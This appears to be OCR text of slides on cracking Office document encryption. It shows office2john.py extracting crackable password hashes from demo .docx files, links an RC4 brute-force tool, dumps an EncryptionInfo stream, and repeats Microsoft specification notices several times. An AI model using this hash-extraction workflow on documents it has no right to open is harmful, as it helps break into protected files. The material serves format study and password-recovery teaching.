
```
> office2john.py demo1.docx
demo1.docx:$office$*2013*10000*256*16*fa383e06ac8c7cf12e55a9921c6a44ff*b85e024368accb5
1fdfc8e63bc9cb68d*b4b7a16d577e3e541f8aba367cd428d1fae1ce8c2c40be5eab5a7e88977e4536
```

- demo2.docx (Password="pass1234")

```
> office2john.py demo2.docx
demo2.docx:$office$*2013*10000*256*16*fa383e06ac8c7cf12e55a9921c6a44ff*dfa7792d177ed66
f79369e4a38f1de74*b506ad79ce02ab18bb04e98d01484412e43503f405b7008fde7e5c639866c970
```

[1] https://github.com/kholia/RC4-40-brute-office/

[MS-CFB] Compound File Binary File Format




[MS-CFB]:
Compound File Binary File Format

Intellectual Property Rights Notice for Open Specifications Documentation


- **Technical Documentation.** Microsoft publishes Open Specifications documentation for protocols, file formats, languages, standards as well as overviews of the interaction among each of these technologies.
- **Copyrights.** This documentation is covered by Microsoft copyrights. Regardless of any other terms that are contained in the terms of use for the Microsoft website that hosts this documentation, you may make copies of it in order to develop implementations of the technologies described in the Open Specifications and may distribute portions of it in your implementations using these technologies or your documentation as necessary to properly document the implementation. You may also distribute in your implementation, with or without modification, any schema, IDL's, or code samples that are included in the documentation. This permission also applies to any documents that are referenced in the Open Specifications.
- **No Trade Secrets.** Microsoft does not claim any trade secret rights in this documentation.

Yes, I can read this..!



```
無題 *

DirectoryEntry 1
directoryEntryName = EncryptionInfo(30)
objectType = 2(StreamObject)
colorFlag = 0(Red)
leftSiblingId = FREE, rightSiblingId = 2
childId = FREE
clsid = 00, stateBits = 0x00000000
creation/modified Time = not set / not set
startingSectorLocation = 0
streamSize = 224
data=[03:00:02:00:24:00:00:00:8c:00:00:00:24:00:00:00:00:00:00:00:0e:66:00:
00:04:80:00:00:80:00:00:00:18:00:00:00:00:00:00:00:00:00:00:00:4d:00:69:00:
63:00:72:00:6f:00:73:00:6f:00:66:00:74:00:20:00:45:00:6e:00:68:00:61:00:6e:
00:63:00:65:00:64:00:20:00:52:00:53:00:41:00:20:00:61:00:6e:00:64:00:20:00:
41:00:45:00:53:00:20:00:43:00:72:00:79:00:70:00:74:00:6f:00:67:00:72:00:61:
00:70:00:68:00:69:00:63:00:20:00:50:00:72:00:6f:00:76:00:69:00:64:00:65:00:
72:00:00:00:10:00:00:00:2f:4c:0d:70:5e:bc:27:11:b1:f3:b3:3f:1b:6e:fe:00:95:
2d:31:3a:94:0a:9e:26:cb:6f:64:30:51:30:49:a6:14:00:00:00:66:21:dd:ab:63:62:
bc:ec:6f:71:b4:0a:0d:4b:b6:3f:91:56:a4:21:9d:ba:a4:4d:c1:dc:e3:f6:94:17:2c:
bd:]
```


flags
header Size
flags
sizeExtra
algId
saltSize
salt [16]
0x10
verrifier
encrypted Verifier HashSize = 20 (0x14)
encrypted Verifier Hash[32]



[MS-CFB]:
Compound File Binary File Format

Intellectual Property Rights Notice for Open Specifications Documentation

- **Technical Documentation.** Microsoft publishes Open Specifications documentation for protocols, file formats, languages, standards as well as overviews of the interaction among each of these technologies.
- **Copyrights.** This documentation is covered by Microsoft copyrights. Regardless of any other terms that are contained in the terms of use for the Microsoft website that hosts this documentation, you may make copies of it in order to develop implementations of the technologies described in the Open Specifications and may distribute portions of it in your implementations using these technologies or your documentation as necessary to properly document the implementation. You may also distribute in your implementation, with or without modification, any schema, IDL's, or code samples that are included in the documentation. This permission also applies to any documents that are referenced in the Open Specifications.
- **No Trade Secrets.** Microsoft does not claim any trade secret rights in this documentation.




[MS-OFFCRYPTO]:
Office Document Cryptography Structure

Intellectual Property Rights Notice for Open Specifications Documentation

- **Technical Documentation.** Microsoft publishes Open Specifications documentation for protocols, file formats, languages, standards as well as overviews of the interaction among each of these technologies.
- **Copyrights.** This documentation is covered by Microsoft copyrights. Regardless of any other terms that are contained in the terms of use for the Microsoft website that hosts this documentation, you may make copies of it in order to develop implementations of the technologies described in the Open Specifications and may distribute portions of it in your implementations using these technologies or your documentation as necessary to properly document the implementation. You may also distribute in your implementation, with or without modification, any schema, IDL's, or code samples that are included in the documentation. This permission also applies to any documents that are referenced in the Open Specifications.
- **No Trade Secrets.** Microsoft does not claim any trade secret rights in this documentation.

[MS-OFFCRYPTO] is very interesting file format



[MS-OFFCRYPTO]: Office Document Cryptography Structure

Intellectual Property Rights Notice for Open Specifications Documentation

- **Technical Documentation.** Microsoft publishes Open Specifications documentation for protocols, file formats, languages, standards as well as overviews of the interaction among each of these technologies.
- **Copyrights.** This documentation is covered by Microsoft copyrights. Regardless of any other terms that are contained in the terms of use for the Microsoft website that hosts this documentation, you may make copies of it in order to develop implementations of the technologies described in the Open Specifications and may distribute portions of it in your implementations using these technologies or your documentation as necessary to properly document the implementation. You may also distribute in your implementation, with or without modification, any schema, IDL's, or code samples that are included in the documentation. This permission also applies to any documents that are referenced in the Open Specifications.
- **No Trade Secrets.** Microsoft does not claim any trade secret rights in this documentation.
- **Patents.** Microsoft has patents that may cover your implementations of the technologies described in the Open Specifications. Neither this notice nor Microsoft's delivery of the documentation grants any licenses under those or any other Microsoft patents. However, a given Open Specification may be covered by Microsoft Open Specification Promise or the Community Promise. If you would prefer a written license, or if the technologies described in the Open Specifications are not covered by the Open Specifications Promise or Community Promise, as applicable, patent licenses are available by contacting iplg@microsoft.com.
- **Trademarks.** The names of companies and products contained in this documentation may be covered by trademarks or similar intellectual property rights. This notice does not grant any licenses under those rights. For a list of Microsoft trademarks, visit www.microsoft.com/trademarks.
- **Fictitious Names.** The example companies, organizations, products, domain names, email addresses, logos, people, places, and events depicted in this documentation are fictitious. No association with any real company, organization, product, domain name, email address, logo, person, place, or event is intended or should be inferred.

Reservation of Rights. All other rights are reserved, and this notice does not grant any rights other than specifically described above, whether by implication, estoppel, or otherwise.

Tools. The Open Specifications do not require the use of Microsoft programming tools or programming environments in order for you to develop an implementation. If you have access to Microsoft programming tools and environments you are free to take advantage of them. Certain Open Specifications are intended for use in conjunction with publicly available standard specifications and network programming art, and assumes that the reader either is familiar with the aforementioned material or has immediate access to it.

1 / 110

[MS-OFFCRYPTO] — v20141019
Office Document Cryptography Structure

Copyright © 2014 Microsoft Corporation.

Release: October 30, 2014

Revision Summary

Date	Revision History	Revision Class	Comments
04/04/2008	0.1		Initial Availability
06/27/2008	1.0	Major	Revised and edited the technical content
10/06/2008	1.01	Editorial	Revised and edited the technical content
12/12/2008	1.02	Editorial	Revised and edited the technical content
03/18/2009	1.03	Editorial	Revised and edited the technical content
07/13/2009	1.04	Major	Revised and edited the technical content
08/28/2009	1.05	Major	Updated and revised the technical content
11/06/2009	1.06	Editorial	Revised and edited the technical content
02/19/2010	2.0	Editorial	Revised and edited the technical content
03/31/2010	2.01	Editorial	Revised and edited the technical content
04/30/2010	2.02	Editorial	Revised and edited the technical content
06/07/2010	2.03	Editorial	Revised and edited the technical content
06/29/2010	2.04	Editorial	Changed language and formatting in the technical content.
07/23/2010	2.05	Minor	Clarified the meaning of the technical content.
09/27/2010	2.05	No change	No changes to the meaning, language, or formatting of the technical content.
11/15/2010	2.05	No change	No changes to the meaning, language, or formatting of the technical content.
12/17/2010	2.05	No change	No changes to the meaning, language, or formatting of the technical content.
03/18/2011	2.05	No change	No changes to the meaning, language, or formatting of the technical content.
06/10/2011	2.05	No change	No changes to the meaning, language, or formatting of the technical content.
01/20/2012	2.6	Minor	Clarified the meaning of the technical content.
04/11/2012	2.6	No change	No changes to the meaning, language, or formatting of the technical content.
07/16/2012	2.7	Minor	Clarified the meaning of the technical content.
10/08/2012	2.8	Minor	Clarified the meaning of the technical content.

2 / 110

